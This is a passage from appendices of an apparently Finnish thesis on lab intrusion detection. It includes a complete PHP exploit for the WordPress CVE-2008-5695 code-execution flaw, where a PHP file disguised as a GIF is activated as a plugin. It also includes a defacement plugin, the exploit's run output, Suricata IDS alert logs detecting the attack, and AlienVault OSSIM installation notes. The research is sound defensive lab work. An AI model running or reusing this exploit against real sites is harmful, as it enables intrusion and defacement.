// Any user with 'manage_options' and 'upload_files' capabilities
$user = 'admin';
$pass = 'Root-66';
$blog_url = 'http://132.190.242.20/wordpress/';
$remote_file = ''; // relative path to wp-content
$local_file = 'kepponen.php'; // the contents of this file, if any,
     will be uploaded

echo "Start\n";
$snoopy = new SnoopyExt();

$snoopy->maxredirs = 0;
$snoopy->cookies['wordpress_test_cookie'] = 'WP+Cookie+check';
$snoopy->submit("{$blog_url}wp-login.php", array('log' => $user,
     'pwd' => $pass));

$snoopy->setcookies(); // Set auth cookies for future requests

if ( empty($remote_file) ) {
     // Upload a new file
     echo "Upload a new file\n";
     $snoopy->_submit_type = 'image/gif';
     $snoopy->submit("{$blog_url}wp-app.php?action=/attachments",
     get_contents());

     echo "get_contents:\n", get_contents(), "\n";
     echo "snoopy_results:\n ", $snoopy->results, "\n";
     if ( preg_match('#<id>([^<]+)</id>#i', $snoopy->results, $match)
     ) {
           $remote_file = basename($match[1]);
```

```
            //echo "remote_file", $remote_file, "\n";
      }
      else {
            echo "match", $match[1], "\n";
      }
}
if ( empty($remote_file) ) die('1 Empty remote file: Exploit
      failed...');

// Look for real path
$snoopy->fetch("{$blog_url}wp-admin/export.php?download");

// echo "snoopy->results: ", $snoopy->results, "\n";

if ( preg_match("#<wp:meta_value>(.*$remote_file)</wp:meta_value>#",
      $snoopy->results, $match) ) {
      $remote_file = preg_replace('#.*?wp-content#', '', $match[1]);
      //echo "preg_match: remote_file: ", $remote_file, "\n";
}
if ( empty($remote_file) ) die('2: Exploit failed...');

// It asumes that file uploads are stored within wp-content
$remote_file = '../' . ltrim($remote_file, '/');
echo "Assume: remote_file: ", $remote_file, "\n";

$snoopy->fetch("{$blog_url}wp-admin/plugins.php");
//echo "plugins: ", $snoopy->results, "\n";

// Recover previous active plugins
$active_plugins = array();
if ( preg_match_all('#action=deactivate&([^\']+)#', $snoopy->results,
      $matches) ) {
      foreach ($matches[0] as $plugin) {
            if ( preg_match('#plugin=([^&]+)#', $plugin, $match) )
                        //echo "\n plugin: ", $plugin, "\n";
                        $active_plugins[] = urldecode($match[1]);
      }
}
$active_plugins[] = $remote_file;

echo "active_plugins: " , $active_plugins[0], "\n";

// Fetch a valid nonce
$snoopy->fetch("{$blog_url}wp-admin/options-general.php");

//echo "\n valid nonce: ", $snoopy->results, "\n";

if ( preg_match('#name=._wpnonce. value=.([a-z\d]{10}).#', $snoopy-
      >results, $match) ) {

      // Finally update active_plugins
      echo "\nFinally update active_plugins:\n";
      print_r($active_plugins);
      $snoopy->set_submit_normal();
      $snoopy->submit("{$blog_url}wp-admin/options.php",
            array(
                        'active_plugins' => $active_plugins,
                        '_wpnonce' => $match[1],
                        'action' => 'update',
                        'page_options' => 'active_plugins',
            ));
}

function get_contents() {
```

```
     global $local_file;
     return file_exists($local_file) ? file_get_contents($local_file)
     : '<?php echo "Hello World " . __FILE__; ?>';
}
?>
```

kepponen.php

```
<?php
/*
Plugin Name: Temen kepponen
Description: Random text to somewhere on WP.
Author: Whitehatt Teme
Version: 0.1
*/

// Displayed text
$text = "You have been HACKED!";

// Here we split it into lines
$text = explode("\n", $text);
// And then randomly choose a line
$chosen = wptexturize( $text[ mt_rand(0, count($text) - 1) ] );

// This just echoes the chosen line, we'll position it later
function kepponen() {
     global $chosen;
     echo "<p id='Kepponen'>$chosen</p>";
}

// Now we set that function up to execute when the admin_footer ac-
     tion is called
add_action('wp_footer', 'kepponen');

// We need some CSS to position the paragraph
function kepponen_css() {
     echo "
     <style type='text/css'>
     #kepponen {
            position: absolute;
            top: 2.3em;
margin: 0; padding: 0;
            right: 1em;
            font-size: 16px;
            color: #f1f1f1;
     }
     </style>
     ";
}

add_action('wp_head', 'kepponen_css');

?>
```

Liite 5. CVE-2008-5695.php skiptin ajo tulostus

```
root@bt:/home# php -f CVE-2008-5695.php
Start
Upload a new file
get_contents:
<?php
/*
Plugin Name: Temen kepponen
Description: Random text to somewhere on WP.
Author: Whitehatt Teme
Version: 0.1
*/

// Displayed text
$text = "You have been HACKED!";

// Here we split it into lines
$text = explode("\n", $text);
// And then randomly choose a line
$chosen = wptexturize( $text[ mt_rand(0, count($text) - 1) ] );

// This just echoes the chosen line, we'll position it later
function kepponen() {
     global $chosen;
     echo "<p id='Kepponen'>$chosen</p>";
}

// Now we set that function up to execute when the admin_footer ac-
     tion is called
add_action('wp_footer', 'kepponen');

// We need some CSS to position the paragraph
function kepponen_css() {
     echo "
     <style type='text/css'>
     #kepponen {
           position: absolute;
           top: 2.3em;
margin: 0; padding: 0;
           right: 1em;
           font-size: 16px;
           color: #f1f1f1;
     }
     </style>
     ";
}

add_action('wp_head', 'kepponen_css');

?>

snoopy_results:
 <entry xmlns="http://www.w3.org/2005/Atom"
       xmlns:app="http://www.w3.org/2007/app" xml:lang="en">
     <id>http://132.190.242.20/wordpress/wp-
     content/uploads/2013/08/12c1df6.gif</id>
     <title type="text">12c1df6.gif</title>
     <updated>2013-08-27T17:34:33Z</updated>
     <published>2013-08-27T17:34:33Z</published>
     <app:edited>2013-08-27T17:34:33Z</app:edited>
```

```
    <app:control>
          <app:draft>no</app:draft>
    </app:control>
    <author>
          <name>admin</name>
          <email>a@b.com</email>
    </author>
    <link rel="edit-media" href="http://132.190.242.20/wordpress/wp-
    app.php/attachment/file/128" />
    <content type="image/gif"
    src="http://132.190.242.20/wordpress/wp-
    content/uploads/2013/08/12c1df6.gif"/>
    <link rel="edit" href="http://132.190.242.20/wordpress/wp-
    app.php/post/128" />
    <category scheme="http://132.190.242.20/wordpress"
    term="Uncategorized" />
    <summary type="text">12c1df6.gif
</summary>
</entry>

Assume: remote_file: ../uploads/2013/08/12c1df6.gif
active_plugins: hello.php

Finally update active_plugins:
Array
(
    [0] => hello.php
    [1] => ../uploads/2013/08/12c1df6.gif
)

root@bt:/home#
```

Liite 6. Suricata IDS -sensorin hälytysloki ”Improper Input Handling”-haavoittuvuus hyökkäykseen

```
+================
TIME:              08/27/2013-20:45:00.655313
SRC IP:            103.6.220.115
DST IP:            132.190.242.20
PROTO:             6
SRC PORT:          40359
DST PORT:          80
TCP SEQ:           3288112655
TCP ACK:           1049631727
FLOW:              to_server: TRUE, to_client: FALSE
FLOW Start TS:     08/27/2013-20:45:00.653085
FLOW IPONLY SET:   TOSERVER: TRUE, TOCLIENT: TRUE
FLOW ACTION:       DROP: FALSE, PASS FALSE
FLOW NOINSPECTION: PACKET: FALSE, PAYLOAD: FALSE, APP_LAYER: FALSE
FLOW APP_LAYER:    DETECTED: TRUE, PROTO 1
PACKET LEN:        66
PACKET:
 0000  00 0C 29 CE 43 EB 02 C0  73 00 0D 05 08 00 45 00   ..).C... s.....E.
 0010  00 34 9E A4 40 00 3C 06  E5 D2 67 06 DC 73 84 BE   .4..@.<. ..g..s..
 0020  F2 14 9D A7 00 50 C3 FC  9E 0F 3E 90 1B EF 80 10   .....P.. ..>.....
 0030  03 91 86 45 00 00 01 01  08 0A 00 23 00 AE 5E CC   ...E.... ...#..^.
 0040  78 79                                             xy
ALERT CNT:           1
ALERT MSG [00]:      ET WEB_SERVER PHP tags in HTTP POST
ALERT GID [00]:      1
ALERT SID [00]:      2011768
ALERT REV [00]:      5
ALERT CLASS [00]:    Web Application Attack
ALERT PRIO [00]:     1
ALERT FOUND IN [00]: STATE
+================
TIME:              08/27/2013-20:45:01.299445
SRC IP:            103.6.220.115
DST IP:            132.190.242.20
PROTO:             6
SRC PORT:          40363
DST PORT:          80
TCP SEQ:           2274403948
TCP ACK:           1062329821
FLOW:              to_server: TRUE, to_client: FALSE
FLOW Start TS:     08/27/2013-20:45:01.296548
FLOW IPONLY SET:   TOSERVER: TRUE, TOCLIENT: TRUE
FLOW ACTION:       DROP: FALSE, PASS FALSE
FLOW NOINSPECTION: PACKET: FALSE, PAYLOAD: FALSE, APP_LAYER: FALSE
FLOW APP_LAYER:    DETECTED: TRUE, PROTO 1
PACKET LEN:        627
PACKET:
 0000  00 0C 29 CE 43 EB 02 C0  73 00 0D 05 08 00 45 00   ..).C... s.....E.
 0010  02 65 A7 27 40 00 3C 06  DB 1E 67 06 DC 73 84 BE   .e.'@.<. ..g..s..
 0020  F2 14 9D AB 00 50 87 90  A6 6C 3F 51 DD DD 80 18   .....P.. .l?Q....
 0030  03 91 3A D3 00 00 01 01  08 0A 00 23 01 4F 5E CC   ..:..... ...#.O^.
 0040  7A FD 50 4F 53 54 20 2F  77 6F 72 64 70 72 65 73   z.POST / wordpres
 0050  73 2F 77 70 2D 61 64 6D  69 6E 2F 6F 70 74 69 6F   s/wp-adm in/optio
 0060  6E 73 2E 70 68 70 20 48  54 54 50 2F 31 2E 30 0D   ns.php H TTP/1.0.
 0070  0A 55 73 65 72 2D 41 67  65 6E 74 3A 20 53 6E 6F   .User-Ag ent: Sno
 0080  6F 70 79 20 76 31 2E 32  2E 33 0D 0A 48 6F 73 74   opy v1.2 .3..Host
 0090  3A 20 31 33 32 2E 31 39  30 2E 32 34 32 2E 32 30   : 132.19 0.242.20
 00A0  0D 0A 41 63 63 65 70 74  3A 20 69 6D 61 67 65 2F   ..Accept : image/
 00B0  67 69 66 2C 20 69 6D 61  67 65 2F 78 2D 78 62 69   gif, ima ge/x-xbi
 00C0  74 6D 61 70 2C 20 69 6D  61 67 65 2F 6A 70 65 67   tmap, im age/jpeg
 00D0  2C 20 69 6D 61 67 65 2F  70 6A 70 65 67 2C 20 2A   , image/ pjpeg, *
 00E0  2F 2A 0D 0A 43 6F 6F 6B  69 65 3A 20 77 6F 72 64   /*..Cook ie: word
 00F0  70 72 65 73 73 5F 74 65  73 74 5F 63 6F 6F 6B 69   press_te st_cooki
 0100  65 3D 57 50 2B 43 6F 6F  6B 69 65 2B 63 68 65 63   e=WP+Coo kie+chec
 0110  6B 3B 20 77 6F 72 64 70  72 65 73 73 75 73 65 72   k; wordp ressuser
 0120  5F 37 37 61 34 36 63 61  63 31 33 63 36 35 31 36   _77a46ca c13c6516
 0130  35 32 39 35 36 34 64 33  33 66 38 66 38 38 34 36   529564d3 3f8f8846
 0140  64 3D 61 64 6D 69 6E 3B  20 77 6F 72 64 70 72 65   d=admin;  wordpre
 0150  73 73 70 61 73 73 5F 37  37 61 34 36 63 61 63 31   sspass_7 7a46cac1
 0160  33 63 36 35 31 36 35 32  39 35 36 34 64 33 33 66   3c651652 9564d33f
 0170  38 66 38 38 34 36 64 3D  61 36 36 33 65 66 64 63   8f8846d= a663efdc
```

```
 0180  61 38 33 39 34 65 66 38  31 36 37 66 34 30 34 36   a8394ef8 167f4046
 0190  33 38 64 37 61 66 65 31  0D 0A 43 6F 6E 74 65 6E   38d7afe1 ..Conten
 01A0  74 2D 74 79 70 65 3A 20  61 70 70 6C 69 63 61 74   t-type:  applicat
 01B0  69 6F 6E 2F 78 2D 77 77  77 2D 66 6F 72 6D 2D 75   ion/x-ww w-form-u
 01C0  72 6C 65 6E 63 6F 64 65  64 0D 0A 43 6F 6E 74 65   rlencode d..Conte
 01D0  6E 74 2D 6C 65 6E 67 74  68 3A 20 31 34 35 0D 0A   nt-lengt h: 145..
 01E0  0D 0A 61 63 74 69 76 65  5F 70 6C 75 67 69 6E 73   ..active _plugins
 01F0  5B 5D 3D 68 65 6C 6C 6F  2E 70 68 70 26 61 63 74   []=hello .php&act
 0200  69 76 65 5F 70 6C 75 67  69 6E 73 5B 5D 3D 2E 2E   ive_plug ins[]=..
 0210  25 32 46 75 70 6C 6F 61  64 73 25 32 46 32 30 31   %2Fuploa ds%2F201
 0220  33 25 32 46 30 38 25 32  46 34 63 65 31 61 62 39   3%2F08%2 F4ce1ab9
 0230  2E 67 69 66 26 5F 77 70  6E 6F 6E 63 65 3D 61 39   .gif&_wp nonce=a9
 0240  33 33 38 37 39 33 62 66  26 61 63 74 69 6F 6E 3D   338793bf &action=
 0250  75 70 64 61 74 65 26 70  61 67 65 5F 6F 70 74 69   update&p age_opti
 0260  6F 6E 73 3D 61 63 74 69  76 65 5F 70 6C 75 67 69   ons=acti ve_plugi
 0270  6E 73 26                                          ns&
ALERT CNT:           1
ALERT MSG [00]:      Custom: Wordpress lower than 2.3.2 active_plugins option Code
Execution Exploit - CVE-2008-5695
ALERT GID [00]:      1
ALERT SID [00]:      200000001
ALERT REV [00]:      1
ALERT CLASS [00]:    Web Application Attack
ALERT PRIO [00]:     1
ALERT FOUND IN [00]: STREAM
PAYLOAD LEN:         561
PAYLOAD:
 0000  50 4F 53 54 20 2F 77 6F  72 64 70 72 65 73 73 2F   POST /wo rdpress/
 0010  77 70 2D 61 64 6D 69 6E  2F 6F 70 74 69 6F 6E 73   wp-admin /options
 0020  2E 70 68 70 20 48 54 54  50 2F 31 2E 30 0D 0A 55   .php HTT P/1.0..U
 0030  73 65 72 2D 41 67 65 6E  74 3A 20 53 6E 6F 6F 70   ser-Agen t: Snoop
 0040  79 20 76 31 2E 32 2E 33  0D 0A 48 6F 73 74 3A 20   y v1.2.3 ..Host:
 0050  31 33 32 2E 31 39 30 2E  32 34 32 2E 32 30 0D 0A   132.190. 242.20..
 0060  41 63 63 65 70 74 3A 20  69 6D 61 67 65 2F 67 69   Accept:  image/gi
 0070  66 2C 20 69 6D 61 67 65  2F 78 2D 78 62 69 74 6D   f, image /x-xbitm
 0080  61 70 2C 20 69 6D 61 67  65 2F 6A 70 65 67 2C 20   ap, imag e/jpeg,
 0090  69 6D 61 67 65 2F 70 6A  70 65 67 2C 20 2A 2F 2A   image/pj peg, */*
 00A0  0D 0A 43 6F 6F 6B 69 65  3A 20 77 6F 72 64 70 72   ..Cookie : wordpr
 00B0  65 73 73 5F 74 65 73 74  5F 63 6F 6F 6B 69 65 3D   ess_test _cookie=
 00C0  57 50 2B 43 6F 6F 6B 69  65 2B 63 68 65 63 6B 3B   WP+Cooki e+check;
 00D0  20 77 6F 72 64 70 72 65  73 73 75 73 65 72 5F 37    wordpre ssuser_7
 00E0  37 61 34 36 63 61 63 31  33 63 36 35 31 36 35 32   7a46cac1 3c651652
 00F0  39 35 36 34 64 33 33 66  38 66 38 38 34 36 64 3D   9564d33f 8f8846d=
 0100  61 64 6D 69 6E 3B 20 77  6F 72 64 70 72 65 73 73   admin; w ordpress
 0110  70 61 73 73 5F 37 37 61  34 36 63 61 63 31 33 63   pass_77a 46cac13c
 0120  36 35 31 36 35 32 39 35  36 34 64 33 33 66 38 66   65165295 64d33f8f
 0130  38 38 34 36 64 3D 61 36  36 33 65 66 64 63 61 38   8846d=a6 63efdca8
 0140  33 39 34 65 66 38 31 36  37 66 34 30 34 36 33 38   394ef816 7f404638
 0150  64 37 61 66 65 31 0D 0A  43 6F 6E 74 65 6E 74 2D   d7afe1.. Content-
 0160  74 79 70 65 3A 20 61 70  70 6C 69 63 61 74 69 6F   type: ap plicatio
 0170  6E 2F 78 2D 77 77 77 2D  66 6F 72 6D 2D 75 72 6C   n/x-www- form-url
 0180  65 6E 63 6F 64 65 64 0D  0A 43 6F 6E 74 65 6E 74   encoded. .Content
 0190  2D 6C 65 6E 67 74 68 3A  20 31 34 35 0D 0A 0D 0A   -length:  145....
 01A0  61 63 74 69 76 65 5F 70  6C 75 67 69 6E 73 5B 5D   active_p lugins[]
 01B0  3D 68 65 6C 6C 6F 2E 70  68 70 26 61 63 74 69 76   =hello.p hp&activ
 01C0  65 5F 70 6C 75 67 69 6E  73 5B 5D 3D 2E 2E 25 32   e_plugin s[]=..%2
 01D0  46 75 70 6C 6F 61 64 73  25 32 46 32 30 31 33 25   Fuploads %2F2013%
 01E0  32 46 30 38 25 32 46 34  63 65 31 61 62 39 2E 67   2F08%2F4 ce1ab9.g
 01F0  69 66 26 5F 77 70 6E 6F  6E 63 65 3D 61 39 33 33   if&_wpno nce=a933
 0200  38 37 39 33 62 66 26 61  63 74 69 6F 6E 3D 75 70   8793bf&a ction=up
 0210  64 61 74 65 26 70 61 67  65 5F 6F 70 74 69 6F 6E   date&pag e_option
 0220  73 3D 61 63 74 69 76 65  5F 70 6C 75 67 69 6E 73   s=active _plugins
 0230  26
```

Liite 7. AlienVault OSSIM SIEM -asennus

Asennettava versio on AlienVault OSSIM SIEM v.4.1.3. Asennus suoritettiin tyhjään Linux-virtuaalikoneeseen VMWARE-ympäristössä. Asennukseen käytettiin iso-imagea joka oli saatavilla AlienVaultin kotisivuilta. (AlienVault downloads. 2013.)


”All-in-one”-palvelimen asennus

AlienVault OSSIM SIEM -järjestelmän ”all-in-one” palvelimen asennustavaksi valittiin kustomoitu asennus. Tiivistettynä asennusohjelma pyysi määrittämään kieliasetuksia (asennuskieli, näppäimistö), paikkatietoja, palvelinroolit, verkkoasetukset, palvelimen nimen ja domain-nimen asetus, pääkäyttäjän salasanan, levyosiot, valvottavat verkot ja AlienVault komponentit (liitännäiset, plugins & monitors). Lisäksi asennusohjelma kysyi päivitetäänkö ohjelmisto automaattisesti asennusvaiheessa. Tätä vaihtoehtoa ei valittu, koska AlienVault versio on jäädytetty testiympäristössäni. Verkkoasetuksissa määriteltiin palvelimen osoitetiedot maskeineen, oletusyhdyskäytävä ja nimipalvelimen osoitetiedot. Kokonaisuudessaan asentaminen kestää noin puoli tuntia ja pääsääntöisesti oletusasetukset kävivät suoraan. (Lorenzo 2010)

Kuviossa 1 on esitelty roolien valitseminen palvelinasennuksessa. Huomattavaa on, että myös ”Sensor”-rooli on valittu. Palvelimella näin ollen pystyy esimerkiksi tekemään OpenVas-haavoittuvuusskannauksia tarvittaessa, vaikka erillinen sensori skannauksille on hyvä olla verkossa olemassa.

KUVIO 1. AlienVault-palvelimen asennus, roolit

Kuviossa 2 on esitelty IP-osoitteen valitseminen palvelinasennuksessa. Kaikki nämä verkkoasetukset ja muutkin palvelinasetukset (esimerkiksi domain-nimi jne) voidaan vaihtaa AlienVault-työkalun konfiguroimisvaiheessa, mutta nämä on hyvä asettaa jo suoraan hyviin arvoihin. Etenkin jos aikoo käyttää päivittämistoimintoa asennuksessa, IP-osoitteistus on oltava oikein.



KUVIO 2. AlienVault-palvelimen asennus, palvelimen IP-osoite

Kuviossa 3 on esitelty pääkäyttäjän root-salasanan asetus palvelinasennuksessa.

KUVIO 3. AlienVault-palvelimen asennus, root-pääkäyttäjän salasana

Kustomoidussakin asennuksessa voi käyttää ohjattuja asennustoiminteita, kuten levyosioiden asennuksessa, kts. kuvio 4. Ohjattua asennustoimintoa suositellaan käytettäväksi ja tämä toimiikin hienosti ennestään tyhjään palvelimeen.

KUVIO 4. AlienVault-palvelimen asennus, levyosioiden asennus

Asennusohjelmisto kysyy, mikä verkkorajapinta laitetaan ns. *promiscuous* tilaan, kts. kuvio 5. Tämän voi asettaa myös rajapintaan minkä kautta AlienVault OSSIM SIEM -palvelin pitää yhteyttä muihin järjestelmän komponentteihin. Liitännäiskomponentit osaavat kuunnella täten myös tätä rajapintaa.


KUVIO 5. AlienVault-palvelimen asennus, *promiscuous*-rajapinta

Valvottavat verkot voidaan jo asettaa asennusvaiheessa, jos ne ovat tiedossa, kts. kuvio 6.

KUVIO 7. AlienVault-palvelimen asennus, *promiscuous*-rajapinta

Lopulta myös liitännäiskomponentit valitaan, liitännäisistä (plugin, aka agent on theory) valittiin ainoastaan sudo. Jos sensorirooli on mukana asennuksessa. Pitää asennuk-

sessa valita vähentääkin yksi liitännäinen, kts kuvio 8. Esimerkiksi Snort NIDS- ja Ossec HIDS-järjestelmien liitännäiset kytkettiin pois päältä, koska ei haluttu palvelimen suoraan valvovan mitään verkonosaa, sillä tätä varten on asennettu erilliset valvontasensorit.



KUVIO 8. AlienVault-palvelimen asennus, liitännäiskomponentit


Valvontaan tarkoitetuista liitännäisistä (monitor plugin) valittiin peruskokoonpanon lisäksi vielä Nessus-liitännäinen, käytännössä AlienVault perusasetuksissaan Open-Vas-haavoittuvuusskanneri käyttää tätä Nessuksen kanssa yhteistä liitännäistä, kts. kuvio 9.

KUVIO 9. AlienVault-palvelimen asennus, valvonnan liitännäiskomponentit

Sensoriroolin asennus

